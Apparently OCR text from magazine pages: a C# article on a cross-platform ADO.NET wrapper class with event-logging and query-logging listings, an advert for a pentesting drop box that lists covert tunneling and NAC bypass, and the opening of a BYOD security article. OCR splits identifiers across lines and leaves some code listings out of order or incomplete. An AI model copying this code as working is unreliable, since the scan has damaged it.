        da.SelectCommand = DB_Cmd;

        par.Value = MinOccurrenceCount;

        da.Fill(ds);

        // *** Return the DataSet ***

    }
    finally
    {
        if (DB_Conn != null) DB_Conn.Close();
    }
}
…
```

Listing 8. *A simple event logger class using DataSetUpdate()*

```
using System;
using System.Data;
using System.Text;
using STA.XData;
namespace XData_Test
{
    class CrossPlatformSimpleEventLogger
    {
        // *** Database connection information ***
        private XDbConnectionType m_ConnectionType;
        private string m_ConnectionString;
        // *** Constructor ***
        internal CrossPlatformSimpleEventLogger(XDbCon
nectionType ConnectionType, string ConnectionString)
        {
            m_ConnectionType = ConnectionType;
            m_ConnectionString = ConnectionString;
        }
        // *** Log an event ***
        internal void LogEvent(int ID, string Description)
        {
            XDbConnection DB_Conn = null;
            IDbTransaction DB_Trans = null;
            try
            {
                // *** Connect to the DB server ***
                DB_Conn = new XDbConnection(m_Connection
Type, m_ConnectionString);
                DB_Conn.Open();
                // *** Start a transaction ***
                DB_Trans = DB_Conn.BeginTransaction();
                // *** Create the DataSet object ***
                DataSet ds = new DataSet();
                // *** Create a DataAdapter object for
                    the EventLog table ***
                IDbDataAdapter DA_EventLog = DB_Conn.
                    CreateDataAdapter("SELECT DateAnd
                    Time,ID,Description FROM EventLog
                    WHERE ID IS NULL", DB_Trans);
                // *** Log the event ***
                DB_Conn.FillDataSet(DA_EventLog, ds,
                    "EventLog");
                DataRowCollection DRC_EventLog =
                    ds.Tables["EventLog"].Rows;
                object[] newdata = new object[] {
                    DateTime.Now, ID, Description };
                DRC_EventLog.Add(newdata);
                // *** Apply the changes ***
                DB_Conn.DataSetUpdate(ds, "EventLog",
                    DB_Trans);
                // *** Create a DataAdapter object for
                    the EventCounters table ***
                StringBuilder sb = new
                    StringBuilder("SELECT ID,Count
                    FROM EventCounters WHERE ID=");
                sb.Append(DB_Conn.ValueSQL(ID));
                IDbDataAdapter DA_EventCounters =
                    DB_Conn.CreateDataAdapter(sb.ToStr
                    ing(), DB_Trans);
                // *** Update the event counter ***
                DB_Conn.FillDataSet(DA_EventCounters,
                    ds, "EventCounters");
                DataRowCollection DRC_EventCounters =
                    ds.Tables["EventCounters"].Rows;
                if (DRC_EventCounters.Count < 1)
                {
                    newdata = new object[] { ID, 1 };
                    DRC_EventCounters.Add(newdata);
                }
                else
                {
                    DataRow DR_EventCounters = DRC_
                    EventCounters[0];
                    DR_EventCounters.BeginEdit();
                    DR_EventCounters["Count"]
                    = Convert.ToInt32(DR_
                    EventCounters["Count"]) + 1;
                    DR_EventCounters.EndEdit();
                }
                // *** Apply the changes ***
                DB_Conn.DataSetUpdate(ds,
                    "EventCounters", DB_Trans);
                // *** Commit the transaction ***
                DB_Trans.Commit();
            }
            catch (Exception)
            {
                // *** If an exception gets thrown,
                    rollback the transaction ***
                if (DB_Trans != null) DB_
                    Trans.Rollback();

                // *** Pass the exception up the
                    handler chain ***
                throw;
            }
            finally
            {
                // *** Close the connection ***
                if (DB_Conn != null) DB_Conn.Close();
            }
        }
    }
```

Table 1. *Date and time formats for different database servers*

Database Server	DateTimeDelimiter	DateTimeFormat	DateTimePrefix	DateTimeSuffix
MySQL	"	yyyy-MM-dd HH:mm:ss		
Oracle	'	yyyy-MM-dd HH:mm:ss	TO_DATE(	,'YYYY-MM-DD HH24:MI:SS')
SQL Server	'	yyyy-MM-dd HH:mm:ss.fff		

Since there seemed to be no easy way out of this, I decided to implement a custom solution for automatic query building. This did present a few good points.

First of all, it was way more fun! Furthermore, it would provide a good base for another functionality I needed: query logging.

I had already decided I would not be writing a set of classes, so I would not come up with my own implementation of *Command* and *Parameter* objects. I would instead encapsulate this new functionality in my existing `XDataConnection` class.

I would then switch from using the `BuildCommands()` and `DataAdapterUpdate()` functions to a brand new `DataSetUpdate()` function. The basic idea is simple enough: we won't be building *Commands* in advance, since we can't use *Parameters*, but when it's time to send the updates to our database we will just call `DataSetUpdate()`, which will cycle through all the rows in the *DataSet Table*, check their status to see if they were added, updated or deleted, generate the corresponding SQL commands and execute them.

The implementation is rather straightforward, please check out the source code for `XDataConnection` to go through that more in detail.

I also added the possibility to provide a custom set of key fields when calling `DataSetUpdate()`, which comes in handy when, for some reason, you don't want to let ADO.NET automatically choose the key fields.

This is especially useful to handle those cases where ADO.NET doesn't correctly detect the primary key for a table. In these cases, `XDataConnection` may build commands which use all of the data columns as keys! If you happen to have a floating-point data column, this usually leads to run-time problems, since as we know the internal representation of floating-point data makes it unreliable as a key: the value provided in the query may not match exactly the value in the data field, and you would get errors when executing your *DELETE* and *UPDATE* commands.

Here is how our simple event logger class will change when using `DataSetUpdate()`: Listing 8.

As you can see, with just a couple of changes in the code (highlighted in the listing) we easily adapted it to the `DataSetUpdate()` function. We will soon discuss the `ValueSQL()` function you see in the code.

Of course, we can use this new event logger class just as we did with the previous one:

```
CrossPlatformSimpleEventLogger MyLogger = new
CrossPlatformSimpleEventLogger(XDbConnectionType.Odbc,
"DSN=Test;UID=testuser;PWD=testpw");
MyLogger.LogEvent(1, "Test 1");
MyLogger.LogEvent(2, "Test 2");
```

And we still maintain full compatibility with ADO.NET!

Parameter Values

In order for the little magic going on behind the scenes to automatically build SQL commands to work, *XDataConnection* needs to know a few more details about the database system it's connecting to.

Listing 9. *Using ValueSQL()*

```
…
        // *** Create custom JOIN SQL command ***
        StringBuilder sb = new StringBuilder("SELECT C.Count,E.ID,E.Description,E.DateAndTime");
        sb.Append(" FROM EventLog E,EventCounters C WHERE C.Count>=");
        sb.Append(DB_Conn.ValueSQL(MinOccurrenceCount));
        sb.Append(" AND C.ID=E.ID");
        sb.Append(" ORDER BY C.Count,E.ID,E.DateAndTime");

        // *** Get data and fill the dataset using a DataAdapter object ***
        IDbDataAdapter da = DB_Conn.CreateDataAdapter(sb.ToString());
        da.Fill(ds);
…
```

Listing 11. *A simple query logger*

```
internal class SimpleQueryLogger : IDisposable
{
    // *** Link to the connection object ***
    private XDbConnection m_DB_Conn;
    // *** IDisposable implementation ***
    private bool m_IsDisposed = false;
    // *** Constructor ***
    internal SimpleQueryLogger(XDbConnection DB_Conn)
    {
        m_DB_Conn = DB_Conn;
        if (m_DB_Conn != null)
        {
            m_DB_Conn.OnBeforeDataSetUpdate += new
                    XDataOnBeforeDataSetUpdate(DB_
                    Conn_OnBeforeDataSetUpdate);
            m_DB_Conn.OnAfterDataSetUpdate += new
                    XDataOnAfterDataSetUpdate(DB_Conn_
                    OnAfterDataSetUpdate);
            m_DB_Conn.OnBeforeExecuteQuery += new
                    XDataBeforeExecuteQueryDelegate(DB
                    _Conn_OnBeforeExecuteQuery);
            m_DB_Conn.OnAfterExecuteQuery += new
                    XDataAfterExecuteQueryDelegate(DB_
                    Conn_OnAfterExecuteQuery);
        }
    }

    // *** IDisposable implementation ***
    public void Dispose()
    {
        Dispose(true);
        GC.SuppressFinalize(this);
    }

    private void Dispose(bool Disposing)
    {
        if (!m_IsDisposed)
        {
            if (Disposing && (m_DB_Conn != null))
            {
                m_DB_Conn.OnBeforeDataSetUpdate -=
                    new XDataOnBeforeDataSetUpdate(DB_
                    Conn_OnBeforeDataSetUpdate);
                m_DB_Conn.OnAfterDataSetUpdate -= new
                    XDataOnAfterDataSetUpdate(DB_Conn_
                    OnAfterDataSetUpdate);
                m_DB_Conn.OnBeforeExecuteQuery -= new
                    XDataBeforeExecuteQueryDelegate(DB
                    _Conn_OnBeforeExecuteQuery);
                m_DB_Conn.OnAfterExecuteQuery -= new
                    XDataAfterExecuteQueryDelegate(DB_
                    Conn_OnAfterExecuteQuery);
            }

            }
        }

        // *** Logging function ***
        private void Log(string ConnectionName, string
                        Query, string Description)
        {
            Console.Write("Connection: ");
            Console.Write(ConnectionName);
            if (Description != null)
            {
                Console.Write(" - ");
                Console.Write(Description);
            }
            if (Query != null)
            {
                Console.Write(" - ");
                Console.Write(Query);
            }
            Console.WriteLine();
        }

        // *** Event handlers ***
        private void DB_Conn_OnBeforeDataSetUpdate(XDb
Connection Connection, DataSet DataSet, string TableName)
        {
            Log(Connection.Name, null, "About to update
                        table '" + TableName + "'");
        }

        private void DB_Conn_OnAfterDataSetUpdate(XDbConne
ction Connection, DataSet DataSet, string TableName)
        {
            Log(Connection.Name, null, "Done with table '"
                        + TableName + "'");
        }

        private void DB_Conn_OnBeforeExecuteQuery(XDbConne
                        ction Connection, string Query)
        {
            Log(Connection.Name, Query, null);
        }

        private void DB_Conn_OnAfterExecuteQuery(XDbConnec
                        tion Connection, string Query)
        {
            Log(Connection.Name, null, "Done with query");
        }
    }
```

Listing 12. *SimpleQueryLogger in action*

```
…
    // *** Log an event ***
    internal void LogEvent(int ID, string Description)
    {

        IDbTransaction DB_Trans = null;
        SimpleQueryLogger MyLogger = null;
        try
        {
            // *** Connect to the DB server ***
            DB_Conn = new XDbConnection(m_
                    ConnectionType,
                    m_ConnectionString, "CrossPlatform
                    SimpleEventLogger");
            DB_Conn.Open();

            // *** Connect to query logger ***
            MyLogger = new SimpleQueryLogger(DB_Conn);

            // *** Start a transaction ***
            DB_Trans = DB_Conn.BeginTransaction();

            // *** Create the DataSet object ***
            DataSet ds = new DataSet();

            // *** Create a DataAdapter object for the
                    EventLog table ***
            IDbDataAdapter DA_EventLog = DB_Conn.Crea
                    teDataAdapter("SELECT DateAndTime,
                    ID,Description FROM EventLog WHERE
                    ID IS NULL", DB_Trans);

            // *** Log the event ***
            DB_Conn.FillDataSet(DA_EventLog, ds,
                    "EventLog");
            DataRowCollection DRC_EventLog = ds.Tables
                    ["EventLog"].Rows;
            object[] newdata = new object[] {
                    DateTime.Now, ID, Description };
            DRC_EventLog.Add(newdata);

            // *** Apply the changes ***
            DB_Conn.DataSetUpdate(ds, "EventLog",
                    DB_Trans);

            // *** Create a DataAdapter object for the
                    EventCounters table ***
            StringBuilder sb = new
                    StringBuilder("SELECT ID,Count
                    FROM EventCounters WHERE ID=");
            sb.Append(DB_Conn.ValueSQL(ID));
            IDbDataAdapter DA_EventCounters = DB_Conn
                    .CreateDataAdapter(sb.ToString(),
                    DB_Trans);

            // *** Update the event counter ***
            DB_Conn.FillDataSet(DA_EventCounters, ds,
                    "EventCounters");
            DataRowCollection DRC_EventCounters =
                    ds.Tables["EventCounters"].Rows;
            if (DRC_EventCounters.Count < 1)
            {
                newdata = new object[] { ID, 1 };
                DRC_EventCounters.Add(newdata);
            }
            else
            {
                DataRow DR_EventCounters = DRC_
                    EventCounters[0];
                DR_EventCounters.BeginEdit();
                DR_EventCounters["Count"]
                    = Convert.ToInt32(DR_
                    EventCounters["Count"]) + 1;

            }

            // *** Apply the changes ***
            DB_Conn.DataSetUpdate(ds, "EventCounters",
                    DB_Trans);

            // *** Commit the transaction ***
            DB_Trans.Commit();
        }
        catch (Exception)
        {
            // *** If an exception gets thrown,
                    rollback the transaction ***
            if (DB_Trans != null) DB_Trans.Rollback();

            // *** Pass the exception up the handler
                    chain ***
            throw;
        }
        finally
        {
            // *** Dispose the logger ***
            if (MyLogger != null) MyLogger.Dispose();

            // *** Close the connection ***
            if (DB_Conn != null) DB_Conn.Close();
        }
    }
…
```

While numeric and string values are formatted the same way in all SQL dialects, there is another commonly used data type which unluckily gets handled in very different ways by different database servers: date and time. In order to help abstracting this kind of data, I added a few properties to *XDataConnection*:

```
internal string DateTimeDelimiter = "'";
internal string DateTimeFormat = "yyyy-MM-dd HH:mm:ss";
internal string DateTimePrefix = "";
internal string DateTimeSuffix = "";
```

These properties tell our automatic command generation engine how to format date and time values. By changing their values you can easily adapt them to any database system. The default values provided above are intended as a generic format, which should work for any database system that can perform automatic string to date/time conversion. The specified `DateTimeFormat` is the most commonly used in IT systems.

If you are using date and time fields, you should however fill in these properties with the correct values for your database system.

In this table you can see the correct values for some of the most used database servers: Table 1.

You can easily adapt these to other database systems. The rule used to construct the actual value that gets inserted in SQL commands is: Prefix + Delimiter + Value, formatted according to the provided format + Delimiter + Suffix.

Once again, these values should be read from a configuration file, in order to allow you to switch to a different database system without having to change your code.

If you want or need to, you can use the data formatting function provided by `XDataConnection`: `ValueSQL()`. It takes a value and formats it according to the rules for the specific database server in use, returning the formatted text. There are a few overloads for this function – once again, check out the source code for more information.

By using `ValueSQL()` you can insert values in your custom SQL code and abstract it from the database system you are using. You also won't have to worry about things like SQL Injection vulnerabilities when inserting string values, just like when using *ADO.NET's Parameters*.

For example, we may change the `GetEventsWithMinOccurrenceCount()` function presented earlier to use `ValueSQL()`: Listing 9.

Query Logging

Everything was now ready to move on and focus on my last goal: query logging.

I started by adding a few delegates to implement events which would be fired before and after executing queries: Listing 10.

`OnBeforeExecuteQuery` and `OnAfterExecuteQuery` will be fired before and after executing any query within `XDataConnection's` functions. These events are closely related to query logging: they will provide the query text and a reference to the connection object.

`XDataConnection` has a read-only `Name` property. A value for this property can be provided in the call to the class constructor:

```
XDataConnection DB_Conn = new XDataConnection(MyDBType,
MyConnString, "My connection name");
```

When catching events, you can access the `Name` property in order to know which connection generated the query, for logging and debugging purposes.

`OnBeforeDataSetUpdate` and `OnAfterDataSetUpdate` will be fired when using the `DataAdapterUpdate` and

Listing 13. *Sample output from SimpleQueryLogger*

```
Connection: CrossPlatformSimpleEventLogger - SELECT DateAndTime,ID,Description FROM EventLog WHERE ID IS NULL
Connection: CrossPlatformSimpleEventLogger - Done with query
Connection: CrossPlatformSimpleEventLogger - About to update table 'EventLog'
Connection: CrossPlatformSimpleEventLogger - INSERT INTO EventLog (DateAndTime,ID,Description) VALUES ('2012-03-
                  27 18:13:12',1,'Test 1')
Connection: CrossPlatformSimpleEventLogger - Done with query
Connection: CrossPlatformSimpleEventLogger - Done with table 'EventLog'
Connection: CrossPlatformSimpleEventLogger - SELECT ID,Count FROM EventCounters WHERE ID=1
Connection: CrossPlatformSimpleEventLogger - Done with query
Connection: CrossPlatformSimpleEventLogger - About to update table 'EventCounters'
Connection: CrossPlatformSimpleEventLogger - UPDATE EventCounters SET ID=1,Count=9 WHERE ID=1 AND Count=8
Connection: CrossPlatformSimpleEventLogger - Done with query
Connection: CrossPlatformSimpleEventLogger - Done with table 'EventCounters'
```

On the 'Net

- *http://www.stasnc.it/ware/sta/SDJ/SDJ_Article_XData.zip* – full source code,
- *http://en.wikipedia.org/wiki/Database_management_system* – on DBMSs,
- *http://en.wikipedia.org/wiki/SQL* – on SQL,
- *http://en.wikipedia.org/wiki/ODBC* – on ODBC,
- *http://en.wikipedia.org/wiki/OLE_DB* – on OLE DB.
- *http://en.wikipedia.org/wiki/Java_Database_Connectivity* – on JDBC
- *http://en.wikipedia.org/wiki/Factory_method_pattern* – on the Factory Pattern,
- *http://www.unixodbc.org/* – UnixODBC home page

`DataSetUpdate` functions. These events are not directly related to query logging, but they give you a chance to review the `DataSet` content before and after writing to the database.

This can be handy for logging and debugging, but also for those cases when you want to somehow review, use and maybe even modify the `DataSet` contents! It's a powerful functionality, which should be used wisely.

Let's see how we can set up a simple query logger by using these events. For this example, we will just write the connection name and the query command on the console. A real logger would instead write to a file, a database, the *Windows Event Log*, or something similar (Listing 11).

Now we can go back and modify the `LogEvent()` function in our `CrossPlatformSimpleEventLogger` class in order to log all the queries: Listing 12.

If we run this code:

```
CrossPlatformSimpleEventLogger MyLogger = new
CrossPlatformSimpleEventLogger(XDbConnectionType.Odbc,
"DSN=Test;UID=testuser;PWD=testpw");
MyLogger.LogEvent(1, "Test 1");
```

We will get a console printout similar to what follows: Listing 13.

Summary

The `XDataConnection` class has been the core of all database functionalities in our applications for the last few years. It has been in use on many different scenarios, including:

- Standard data access applications.
- Data loggers.
- ERP integration with factory automation.
- A custom database GUI tool.
- A database synchronization framework.

It will work with .NET version 2 or above and Mono. On most non-Windows operating systems you can use UnixODBC, it will work just fine with XData.

I hope it can be as useful to you as it was to us. Feel free to use it, change it and extend it in any way, as long as you leave the copyright message in the source file intact.

If you use it in your projects, please add a statement in some part of the application accessible to the user to acknowledge you are using XData, along with the copyright message.

I would love to know if and how you are using XData. If you extend it or make it better in any way, it would be great if you let me know. I am more than willing to lend a hand if any explanation or hint is needed. You can contact me at *mairoldi@stasnc.it*.

You can use the link I provide below to download the full source code for this article, including the full `XDataConnection` class.


Enjoy!

Glossary

- *COM – component object model, an object oriented technology available on Windows*
- *DBMS – database management system*
- *ERP – enterprise resource planning*
- *JDBC – a data access technology available in the Java framework*
- *ODBC – open database connectivity*
- *OLE DB – a COM-based database access technology available on Windows*
- *SQL – structured query language*
- *UnixODBC – a port of ODBC non non-Windows platforms*

MORENO AIROLDI

The author has been working in the field of software development for industrial automation since 1989. He runs a small software house, specialised in the development of software solutions for industrial automation, data acquisition, automated production management and ERP integration with factory automation.


THE
The Industry's First Commercial Pentesting Drop Box.
Pwn Plug.
fressh.
Air Freshener?
Printer PSU?
...nope
FEATURES:
Covert tunneling
SSH access over 3G/GSM cell networks
NAC/802.1x bypass
and more!
Discover the glory of
Universal Plug & Pwn
@pwnieexpress.com
PWNIE EXPRESS
t) @pwnieexpress
e) info@pwnieexpress.com
p) 802.227.2PWN

Creating a

Successful BYOD Security Blueprint

A new wave of digital devices are becoming the employee data access tools of choice. Tablets and smart phones have greatly enhanced efficiency, increased mobility, and have augmented productivity in the professional and personal lives of the employees who use them.

The benefits are fueling a race to enable these personally owned digital devices in the enterprise environment. But are these devices safe for the companies that allow them?

In the last two years, industry analysts and CIOs were very negative concerning the unnecessary risks that *Bring Your Own Devices* (BYOD) placed on the the overall security of enterprise data. Recent studies conclude that most corporations are now actively planning and implementing solutions to enable BYOD in the workplace. Companies are directly pursuing very definite plans for what is being referred to as the biggest wave of consumerization of IT since the advent of the PC itself. A reduction in IT operating costs is demonstrated in the fact that most of these devices purchased are funded directly by employees and are not a required investment by IT. That fact leads to an even more interesting and immediate reason to adopt a BYOD strategy. While there may be an added cost to implementing a BYOD security strategy, the net result is a strong return on investment.

BYOD implementation is no longer a wish list item for enterprise IT planners. The reality is that we must incorporate this technology and find immediate methods and solutions to adapt our security to be able to leverage this new technology and harness the benefits of an increase in user productivity while minimizing any risk that the additional exposure of new devices creates.

A well defined BYOD Security blueprint is required for enabling *Bring Your Own Devices* (BYOD) into the enterprise. For these devices to safely access corporate networks requires an understanding of the special security requirements and access control issues unique to personal devices. Once connected to internal corporate WIFI, the task becomes one of insuring these devices do not present additional risks to network data. This is accomplished by careful initial and recurring audits of each device determining the type of device, the device ownership status, the overall health of the device, and of course local and remote data permissions for the users attempting to access corporate data, whether at work, or remotely. In addition, there must specific security precautions like encryption and remote document management solutions to protect any documents that may be onboard these devices.

The planning of a BYOD blueprint must involve IT, HR, Finance and Legal departments in combination with C-level executives for an accurate determination of corporate and employee liability issues. In addition to regulatory, legal, and security issues, there may be financial, tax concerns, and most importantly regulatory compliance mandates to be addressed in the method of storage and the security of any data in transit to or from these devices.

With a constant stream of new device, attempting to keep up may prove to much of a challenge. Some enterprises are staking out specific devices and only approving users who purchase these specific devices. In addition, there is a need for specific apps unique to enterprise usage and access to enterprise data. These apps need to be provisioned in a Enterprise App Store.

These devices narrow the gap between personal computers and smart phones and tablets. The frequency of purchasing new devices released directly impacts the number of requests from employees to access their corporate resources from these newly purchased devices. Options for allowing users to use their devices

to access the corporate network can be expensive and cumbersome if IT must adapt solutions to each new device released. BYOD solutions exist to enable the technology while providing infrastructure though both technology and strategy that requires little in house effort. The best solutions offer immediate functionality and automation of device provisioning. Providing a continuing solution to allow for tomorrows devices without great investments in time and resources is a necessity.

These devices are emerging as bold new platforms for increasing personal productivity. The additional productivity that results when employees are free to mix their professional lives into their personal lives is significant. Whether a smart phone or a tablet device, owners want to use the devices they are most comfortable with. The applications for these personal devices are leading edge technology and in themselves promise advanced and enhanced productivity.

The reasons that these personal digital devices are leading to enhanced employee productivity may not be clear at first glance. Users are more connected as a result, that fact is apparent. Checking and responding to corporate email from home is one of the first immediate notices of adopting a BYOD policy. Waiting for replies to email is significantly reduced. The additional "connection time" to the internet itself may be a large part of our increased effectiveness in finding solutions for tasks we are given. It is also quite possible that the targeted niche applications available on smart devices are responsible for delivering a very targeted solution to very targeted needs. And then of course, there is the direct benefit of those of us who have learned to use social media for near instant feedback on otherwise difficult business decisions. Social media business associates are typically a variety of trusted perspectives of others with similar backgrounds but perhaps different experiences. The near instant feedback from this source of trusted set of "friends" can be one of tremendous value. Many perspectives can offer many solutions to difficult issues. BYOD devices have encouraged this collective decision process by the additional usage of personal devices as part of a generalized pattern of work flow efficiency.

The challenges to securely manage these devices as the first step to providing access has created a relatively new security platform known as MDM (*Mobile Device Management*). *Mobile Device Management* (MDM) solutions, while focusing on the device management process itself, do not typically address the need to properly provision and control data access for the requesting device, requiring instead an additional solution for network access controls. IT Security Managers need real solutions to manage the possible future threats that BYOD mobile devices may present.

